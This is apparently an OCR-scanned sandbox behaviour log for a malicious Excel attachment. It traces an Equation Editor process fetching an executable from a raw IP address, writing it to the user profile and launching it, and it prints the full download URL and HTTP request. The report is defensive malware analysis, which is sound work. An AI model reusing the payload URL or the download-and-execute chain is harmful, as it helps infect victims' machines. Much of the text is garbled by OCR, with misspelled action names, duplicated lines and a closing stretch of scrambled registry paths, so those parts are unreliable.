Call System API	API Name: GetVersionExA Args: ( a0f4c4 ) Return: 1  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\ Value: None	3012
Add Registry Key Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\ Value: None	3012
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\resiliency\Startupltems\9#' Value: None	3012
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off	3012
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: On	3012
Call System API	API Name: GetVersionExA Args: ( a0f5e0 ) Return: 1	3012
Call System API	API Name: GetVersionExA Args: ( a0d82c ) Return: 1	3012
Call System API	API Name: GetVersionExA Args: ( a0d33c ) Return: 1	3012
Call System API	API Name: GetVersionExA Args: ( a0d7b8 ) Return: 1	3012
Call System API	API Name: GetVersionExA Args: ( 70699cf0 ) Return: 1	3012
Call Filesystem API	API Name: FindFirstFileExW Args: ( %windir%\Microsoft.NET\Framework\\*, 0, a0c874, 0, 0, 0 ) Return: be5188	3012
Detection	Threat Characteristic: Executes commands or uses API to obtain system information	
	Process ID: 3012 Info; Obtains file or directory info from API result	
Call Filesystem API	Info: Obtains file or directory info from API result  API Name: FindNeytFile\( \) Arcs: \( \) he5188, a0c874, \( \) Return: 1	3012
Call Filesystem API Write Registry Key	API Name: FindNextFileW Args: ( be5188, a0c874 ) Return: 1  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTT Value: None	3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\LexcenMTTTValue: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\Themes\1033\NextUpdate Value: None	3012
Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None	3012
Call System API	API Name: GetVersionExA Args: ( a0d8bc ) Return: 1	3012
Call System API	API Name: GetVersionExA Args. ( a0d87c ) Return: 1  API Name: GetVersionExA Args. ( a0d87c ) Return: 1	3012
Call System API	API Name: GetDriveTypeW Args: ( C\( \) Return: 3	3012
Detection	Threat Characteristic: Executes commands or uses API to obtain system information	
	Process ID: 3012	
	Info: Obtains drive info from API result	
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Excel\XLSTART\*.*, 0, 3074c27c, 0, 0, 0 ) Return: be5108	3012
Call Filesystem API	API Name: FindFirstFileExW Args: ( %ProgramFiles(x86)%Microsoft Office\O	3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\9#' Value: None	3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\ Value: None	3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None	3012 3012
Call System API Call System API	API Name: GetDriveTypeW Args: ( C\) Return: 3  API Name: GetDriveTypeW Args: ( C\) Return: 3	3012
Call System API	API Name: GetDriveTypeW Args: ( C.\) Return: 3	3012
Call System API	API Name: GetDriveTypeW Args: ( C\) Return: 3	3012
Call System API	API Name: GetDriveTypeW Args: (D.\) Return: 5	3012
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#(ee5e3854-dde6-11eb-9bdd-806e6f6e6963)#00000001F500000#(53f5630d-b6bf-11d0-94f2-00a 0c91efb8b)\) Return: 3	3012
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#(ee5e3854-dde6-11eb-9bdd-806e6f6e6963)#0000000000000#(53f5630d-b6bf-11d0-94f2-00a 0c91efb8b)\) Return: 3	3012
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM	3012
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2	3012
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2	3012
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2	3012
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2	3012
Call System API	API Name: GetVersionExA Args: ( 736682d0 ) Return: 1	3012
Call System API	API Name: GetVersionExA Args: ( a02620 ) Return: 1	3012
Call System API	API Name: GetDriveTypeA Args: ( C:\ ) Return: 3	3012
Call System API	API Name: GetDriveTypeW Args: ( C\(\Lambda\) Return: 3	3012
Call System API	API Name: GetDriveTypeW Args: ( C\(\Lambda\) Return: 3	3012
Call System API	API Name: GetDriveTypeW Args: ( C\( ) Return: 3	3012
Call System API	API Name: GetDriveTypeW Args: ( C\;\) Return: 3	3012
Call System API	API Name: GetDriveTypeW Args: ( C\(\lambda\) Return: 3	3012
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None	3012
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None	3012
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C7298\ Value: None	3012
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C7298\1C7298 Value: None	3012
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C7298\1C7298\1C7298 Value: None	3012
Call System API	API Name: GetDriveTypeW Args: ( C\) Return: 3	3012
Call System API	API Name: GetDriveTypeW Args: ( C\(\) ) Return: 3	3012
Call System API	API Name: GetDriveTypeW Args: ( C\) Return: 3	3012
Call System API	API Name: GetDriveTypeW Args: ( C\) Return: 3	3012
Call System API	API Name: GetDriveTypeW Args: ( C.\) Return: 3	3012
Call System API	API Name: GetDriveTypeW Args: ( C.\) Return: 3	3012
Call System API	API Name: GetDriveTypeW Args: ( C.\) Return: 3	3012
Call System API	API Name: evtchann.SendEvent Args: ( e), imagepath[C:\PROGRA-2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE ) Return: 1	3012

Call System API	API Name: evtchann.SendEvent Args: ( e), pid[0], ppid[3012 ) Return: 1		3012
Call System API	API Name: evtchann.SendEvent Args: ( e), imagepath[%CommonProgramFiles(x86)%Microsoft Shared\EQUATION\EQNEDT32.EXE ) Return: 1		3012
Call System API	API Name: evtchann.SendEvent Args: ( e), pid[0], ppid[3012 ) Return: 1		3012
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\\Installer\UserData\S-1-5-18\Products\00006109E6009040000000000F01FE C\Usage\EquationEditorFiles\Intl_1033 \Value: 55860005	3012	1996
Detection	Threat Characteristic: Creates process Process ID: 1996 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding		
Add Pogistry Koy	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ Value: None	3012	1996
add Registry Key			
dd Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\3.0\ Value: None	3012	1996
add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\3.0\Options\ Value: None	3012	1996
Call Internet Helper API	API Name: URLDownloadToFileW Args: ( , http://172.245.25.166/772/vbc.exe, %USERPROFILE%/vbc.exe, , ) Return: 0	3012	1996
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%Ivbc.exe Shell Command: %USERPROFILE%Ivbc.exe		
Detection	Threat Characteristic: Connects to remote URL or IP address http://172.245.25.166/772/vbc.exe		
Call System API	API Name: DnsQueryEx Args: ( 172.245.25.166, 1, 50020000 ) Return: 0	3012	1996
Detection	Threat Characteristic: Queries DNS server 172.245.25.166		
Call System API	API Name: DnsQueryEx Args: ( 172.245.25.166, 1, 50020000 ) Return: 0	3012	1996
Call System API	API Name: GetVersionExA Args: ( 736682d0 ) Return: 1	3012	1996
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1996 Info: Obtains system version from API result		
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\DownloadManager\ Value: None	3012	1996
Call System API	API Name: GetVersionExA Args: (19dcc4 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args. (130004) Return: 1  API Name: GetVersionExA Args. (737a2828) Return: 1	3012	1996
		3012	1996
Call System API	API Name: GetVersionExA Args: (19doc4 ) Return: 1		
Call System API	API Name: GetVersionExA Args: (19doc4 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: (19doc4 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: (19dcc4 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: ( 19dcc4 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: (19dcc4 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: (19dcc4) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: (19dcc4 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: (19dcc4 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: (19dcc4 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: (19dcc4 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: (19dcc4 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: (19dcc4 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: (190b70 ) Return: 1	3012	1996
•			
Call System API	API Name: GetVersionExA Args: (19dcc4 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: (19db70 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: (19dcc4 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: (19da74 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: (19da74 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: ( 19da60 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: (19da74 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: (19da60) Return: 1	3012	1996
call System API	API Name: GetVersionExA Args: (19da74) Return: 1	3012	1996
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Microsoft\Windows\INetCache ) Return: 1	3012	1996
Call Internet Helper API	API Name: InternetOpenW Args: ( Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NE T CLR 3.0.30729; .NET CLR 3.5.30729; .InfoPath.3), 0, , , 10000000 ) Return: cc0004	3012	1996
Call System API	API Name: DnsQueryEx Args: ( 172.245.25.166, 1, 50020000 ) Return: 0	3012	1996
Call Internet Helper API	API Name: InternetConnectW Args: ( cc0004, 172.245.25.166, 80, , , 3, 0, 6095584 ) Return: cc0008	3012	1996
Call Internet Helper API	API Name: HttpOpenRequestW Args: ( cc0008, GET, /772/vbc.exe, , , 1694184, 4194320, 6095584 ) Return: cc000c	3012	1996
Detection	Threat Characteristic: Connects to remote URL or IP address http://172.245.25.166/772/vbc.exe		
Call System API	API Name: GetVersionExA Args: (19d840 ) Return: 1	3012	1996
Call Network API	API Name: socket Args: ( 23, 1, 6 ) Return: 480	3012	1996
Call Service API	API Name: OpenServiceW Args: (5cc1e0, WinHttpAutoProxySvc, 94) Return: 5cc190	3012	1996
all System API	API Name: WinHttpCloseHandle Args: (5683dd8 ) Return: 1	3012	1996
Vrite Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet Settings\ProxyEnable Value: 0	3012	1996
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet Settings\ProxyServer Value: None	3012	1996
elete Registry Key			
elete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Mindows\CurrentVersion\Internet Settings\ProxyOverride Value: None	3012	1996
elete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet Settings\AutoConfigURL Value: None	3012	1996
elete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\AutoDetect Value: None	3012	1996
Vrite Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current\Version\Internet Settings\Connections\SavedLegacySettings Value: None	3012	1996
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Microsoft\Windows ) Return: 1	3012	1996
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Microsoft\Windows ) Return: 1	3012	1996
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Microsoft\Windows\History ) Return: 1	3012	1996
Call Network API	API Name: socket Args: ( 2, 2, 0 ) Return: 4fc	3012	1996
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 4fc	3012	1996
Call Network API	API Name: socket Args: ( 2, 1, 6 ) Return: 4fc	3012	1996

Call Network API	API Name: bind Args: ( 4fc, 0.0.0.0:49424, 16 ) Return: 0	3012	1996
Detection	Threat Characteristic: Listens on port 0.0.0.0349424		
Call System API	API Name: ConnectEx Args: ( 4fc, 172.245.25.166:80, 16, 0, 0, 0, 5d14cc ) Return: 0	3012	1996
Call Network API	API Name: send Args: ( 4fc, GET /772/vbc.exe HTTP/1.1\r\nAccept: "/"\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3]\r\nhost: 172.245.25. 166\r\nConnection: Keep-Alive\r\n\r\n, 1, 296 ) Return: 0	3012	1996
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 172.245.25.166:80 Content: GET /772/vbc.exe HTTP/1.1\nAccept: */"\nAccept-Encoding: gzip, deflate\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WO W64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3]\n/\nHost: 172.245.25.166\n\nConnection : Keep-Alive\n/\n\n/\n		
Call Network API	API Name: recv Args: ( 4fc, , 1, 2 ) Return: ?	3012	1996
all System API	API Name: GetDriveTypeW Args: ( C\;\) Return: 3	3012	1996
etection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1996 Info: Obtains drive info from API result		
Call System API	API Name: PathFileExistsW Args: ( %windir%\SysWOW64\propsys.dll ) Return: 1	3012	1996
call System API	API Name: PathFileExistsW Args: ( %windir%\SysWOW64\propsys.dll ) Return: 1	3012	1996
call System API	API Name: GetDriveTypeW Args: ( C\) Return: 3	3012	1996
Call System API	API Name: GetDriveTypeW Args: ( C\(\Lambda\) Return: 3	3012	1996
Call System API	API Name: GetDriveTypeW Args: ( C\;\) Return: 3	3012	1996
/rite File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\IE\WMQQBNJ1\vbc[1].exe Type: VSDT_EXE_W32	3012	1996
etection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%:Microsoft\Windows\INetCache\le\WMQQBNJ1\vbc[1].exe		
dd File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	3012	1996
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 1996 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32		
Vrite File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	3012	1996
etection	Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%\vbc.exe		
all System API	API Name: GetDriveTypeA Args: ( C:\(\chi\) Return: 3	3012	1996
all System API	API Name: GetDriveTypeW Args: ( \\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963)#000000001F500000#(53f5630d-b6bf-11d0-94f2-00a 0c91efb8b)\\\) Return: 3	3012	1996
all System API	API Name: GetDriveTypeW Args: ( \\?\STORAGE#Volume#(ee5e3854-dde6-11eb-9bdd-806e6f6e6963)#000000000100000#(53f5630d-b6bf-11d0-94f2-00a 0c91efb8b)\\) Return: 3	3012	1996
all System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM	3012	1996
all System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2	3012	1996
all System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2	3012	1996
all System API	API Name: GetDriveTypeW Args: ( C\(\Lambda\) Return: 3	3012	1996
all Process API	API Name: CreateProcessW Args: ( %USERPROFILE%\\vbc.exe, "%USERPROFILE%\\vbc.exe", , , , CREATE_SUSPENDED, , %windir%\system32, , Proces s:1944:%USERPROFILE%\\vbc.exe ) Return: 1	3012	1996
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"		
Detection	Threat Characteristic: Creates process Process ID: 1996 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"		
Call Thread API	API Name: NiResumeThread Args: ( Process:1944, ) Return: ?	3012	1996
Call System API	API Name: evtchann.SendEvent Args: ( e), pid[1944], ppid[1996 ) Return: 1	3012	1996
etection	Threat Characteristic: Creates command line process Process ID: 1944 Image Path: %USERPROFILE%\vbc.exe		
Petection	Threat Characteristic: Creates process Process ID: 1944 Image Path: %USERPROFILE%\vbc.exe		
Vrite Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000		3012
/rite Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000		3012
all System API	API Name: PathFileExistsW Args: ( %windir%\SysWOW64\propsys.dll ) Return: 1		3012
all System API	API Name: PathFileExistsW Args: ( %windir%\SysWOW64\propsys.dll ) Return: 1		3012
all Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%\\Microsoft\Office\Recent\product inquiry 81U2H.xls.LNK ) Return: 0		3012
all System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3		3012
all System API	API Name: GetDriveTypeW Args: ( %TEMP%\ ) Return: 3		3012
all System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\ ) Return: 3		3012
all System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\ ) Return: 3		3012
all System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\ ) Return: 3		3012
all System API	API Name: GetDriveTypeW Args: ( C:\Users\) Return: 3		3012
all System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3		3012
all System API	API Name: GetDriveTypeW Args: ( %TEMP%\ ) Return: 3		3012
all System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\ ) Return: 3		3012
all System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\ ) Return: 3		3012
all System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\ ) Return: 3		3012
all System API	API Name: GetDriveTypeW Args: ( C:\Users\ ) Return: 3		3012
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C7298\1C7298 Value: None		3012
elete Registry Key	NOV. THE 1_GOT NEW GOT TWANTENING GOT TWANTENING GOT THE CONTRACT OF THE CONTR		

Deede Registry Key	0112
Add Registry Key    Key   HEY_CURRENT_USERSOFTWAREMonopotiOnline 14.0ExcellResillency Value. None   301   Add Registry Key   Key   HEY_CURRENT_USERSOFTWAREMONopotiOnline 14.0ExcellResillency Value. None   302   Add Registry Key   Key   HEY_CURRENT_USERSOFTWAREMONopotiOnline 14.0ExcellResillency DocumentRecovery Value. None   303   With Registry Key   Key   HEY_CURRENT_USERSOFTWAREMONopotiOnline 14.0ExcellResillency DocumentRecovery Value. None   305   With Registry Key   Key   HEY_CURRENT_USERSOFTWAREMONopotiOnline 14.0ExcellResillency DocumentRecovery Value. None   305   Delete Registry Key   Key   HEY_CURRENT_USERSOFTWAREMONopotiOnline 14.0ExcellPlace MRUMac Display Value. None   305   Delete Registry Key   Key   HEY_CURRENT_USERSOFTWAREMONopotiOnline 14.0ExcellPlace MRUMac Display Value. None   305   Delete Registry Key   Key   HEY_CURRENT_USERSOFTWAREMONopotiOnline 14.0ExcellPlace MRUMEN Display Value. None   305   Delete Registry Key   Key   HEY_CURRENT_USERSOFTWAREMONopotiOnline 14.0ExcellPlace MRUMEN Display Value. None   306   Delete Registry Key   Key   HEY_CURRENT_USERSOFTWAREMONopotiOnline 14.0ExcellPlace MRUMEN 15.0Excell Place None   307   Delete Registry Key   Key   HEY_CURRENT_USERSOFTWAREMONopotiOnline 14.0ExcellPlace MRUMEN 15.0ExcellPlace None   307   Delete Registry Key   Key   HEY_CURRENT_USERSOFTWAREMONopotiOnline 14.0ExcellPlace MRUMEN 15.0ExcellPlace None   307   Delete Registry Key   Key   HEY_CURRENT_USERSOFTWAREMONopotiOnline 14.0ExcellPlace MRUMEN 15.0ExcellPlace None   307   Delete Registry Key   Key   HEY_CURRENT_USERSOFTWAREMONopotiOnline 14.0ExcellPlace MRUMEN 15.0ExcellPlace None   307   Delete Registry Key   Key   HEY_CURRENT_USERSOFTWAREMONopotiOnline 14.0ExcellPlace None   307   Delete Registry Key   Key   HEY_CURRENT_USERSOFTWAREMONopotiOnline 14.0ExcellPlace MRUMEN 15.0ExcellPlace None   307   Delete Registry Key   Key   HEY_CURRENT_USERSOFTWAREMONopotiOnline 14.0ExcellPlace None   307   Delete Registry Key   Key   HEY_CURRENT_USERSOFTWAREMONopotiOnline 14.0ExcellPlace None	012
Add Registry Key	0112
Add Registry Key         Key HKEY_CURRENT_USERSOFTWAREMicrosoftOffice14.0 Excelt Resiliency DocumentRecovery/1 CBEAET COBAET Value: None         301           Write Registry Key         Key 1 HKEY_CURRENT_USERSOFTWAREMICROSOFTOREA MICROSOFTOREA MICROSOFTOREA (ADECAPT VALUE MICROSOFTOR)         301           Write Registry Key         Key 1 HKEY_CURRENT_USERSOFTWAREMICROSOFTOREA MICROSOFTOREA MICRO	012
Write Registry Key	0112 0112 0112 0112 0112 0112 0112 0112
Delete Registry Key	012
Write Ragistry Key	012
Delete Registry Key	0112 0112 0112 0112 0112 0112 0112 0112
Delete Registry Key	012
Delete Registry Key	012
Delete Registry Key	0112 0112 0112 0112 0112 0112 0112 0112
Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREIMicrosoftOffice14.0/ExcelPlace MRUItem 5 Value: None 301: Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREIMicrosoftOffice14.0/ExcelPlace MRUItem 5 Value: None 302: Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREIMicrosoftOffice14.0/ExcelPlace MRUItem 7 Value: None 303: Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREIMicrosoftOffice14.0/ExcelPlace MRUItem 7 Value: None 304: Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREIMicrosoftOffice14.0/ExcelPlace MRUItem 8 Value: None 305: Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREIMicrosoftOffice14.0/ExcelPlace MRUItem 9 Value: None 306: Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREIMicrosoftOffice14.0/ExcelPlace MRUItem 9 Value: None 307: Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREIMicrosoftOffice14.0/ExcelPlace MRUItem 10 Value: None 308: Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREIMicrosoftOffice14.0/ExcelPlace MRUItem 10 Value: None 309: Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREIMicrosoftOffice14.0/ExcelPlace MRUItem 10 Value: None 300: Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREIMicrosoftOffice14.0/ExcelPlace MRUItem 10 Value: None 300: Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREIMicrosoftOffice14.0/ExcelPlace MRUItem 10 Value: None 300: Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREIMicrosoftOffice14.0/ExcelPlace MRUItem 10 Value: None 300: Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREIMicrosoftOffice14.0/ExcelPlace MRUItem 15 Value: None 300: Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREIMicrosoftOffice14.0/ExcelPlace MRUItem 15 Value: None 300: Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREIMicrosoftOffice14.0/ExcelPlace MRUItem 10 Value: None 300: Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREIMicrosoftOffice14.0/ExcelPlace MRUItem 10 Value: None 300: Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREIMicrosoftOffice14.0/ExcelPlace MRUItem 10 Value: None 300: Delete Registry Key Key: HKEY_CURRENT_USERSOFTWAREIMicrosoftOffice14.0/Ex	0112 0112 0112 0112 0112 0112 0112 0112
Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREMicrosoftOffice14.0/ExcelPlace MRUItem 5 Value: None 301: Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREMicrosoftOffice14.0/ExcelPlace MRUItem 6 Value: None 301: Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREMicrosoftOffice14.0/ExcelPlace MRUItem 7 Value: None 301: Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREMicrosoftOffice14.0/ExcelPlace MRUItem 9 Value: None 301: Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREMIcrosoftOffice14.0/ExcelPlace MRUItem 9 Value: None 301: Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREMIcrosoftOffice14.0/ExcelPlace MRUItem 10 Value: None 302: Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREMIcrosoftOffice14.0/ExcelPlace MRUItem 10 Value: None 303: Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREMIcrosoftOffice14.0/ExcelPlace MRUItem 11 Value: None 304: Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREMIcrosoftOffice14.0/ExcelPlace MRUItem 12 Value: None 305: Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREMIcrosoftOffice14.0/ExcelPlace MRUItem 13 Value: None 306: Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREMIcrosoftOffice14.0/ExcelPlace MRUItem 13 Value: None 307: Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREMIcrosoftOffice14.0/ExcelPlace MRUItem 15 Value: None 308: Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREMIcrosoftOffice14.0/ExcelPlace MRUItem 16 Value: None 309: Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREMIcrosoftOffice14.0/ExcelPlace MRUItem 16 Value: None 300: Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREMIcrosoftOffice14.0/ExcelPlace MRUItem 18 Value: None 301: Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREMIcrosoftOffice14.0/ExcelPlace MRUItem 18 Value: None 302: Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREMIcrosoftOffice14.0/ExcelPlace MRUItem 19 Value: None 303: Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREMIcrosoftOffice14.0/ExcelPlace MRUItem 20 Value: None 304: Delete Registry Key Key: HKEY_CURRENT_USERISOFTWAREMIcrosoftOffice14.0/	012 012 012 012 012 012 012 012 012 012
Delete Registry Key Key: HKEY_CURRENT_USER(SOFTWARE)Microsoft(Office)14.0/ExcelPiace MRUItem 7 Value: None 301: Delete Registry Key Key: HKEY_CURRENT_USER(SOFTWARE)Microsoft(Office)14.0/ExcelPiace MRUItem 7 Value: None 302: Delete Registry Key Key: HKEY_CURRENT_USER(SOFTWARE)Microsoft(Office)14.0/ExcelPiace MRUItem 8 Value: None 303: Delete Registry Key Key: HKEY_CURRENT_USER(SOFTWARE)Microsoft(Office)14.0/ExcelPiace MRUItem 9 Value: None 304: Delete Registry Key Key: HKEY_CURRENT_USER(SOFTWARE)Microsoft(Office)14.0/ExcelPiace MRUItem 10 Value: None 305: Delete Registry Key Key: HKEY_CURRENT_USER(SOFTWARE)Microsoft(Office)14.0/ExcelPiace MRUItem 10 Value: None 306: Delete Registry Key Key: HKEY_CURRENT_USER(SOFTWARE)Microsoft(Office)14.0/ExcelPiace MRUITem 10 Value: None 307: Delete Registry Key Key: HKEY_CURRENT_USER(SOFTWARE)Microsoft(Office)14.0/ExcelPiace MRUITem 10 Value: None 308: Delete Registry Key Key: HKEY_CURRENT_USER(SOFTWARE)Microsoft(Office)14.0/ExcelPiace MRUITem 10 Value: None 309: Delete Registry Key Key: HKEY_CURRENT_USER(SOFTWARE)Microsoft(Office)14.0/ExcelPiace MRUITem 13 Value: None 300: Delete Registry Key Key: 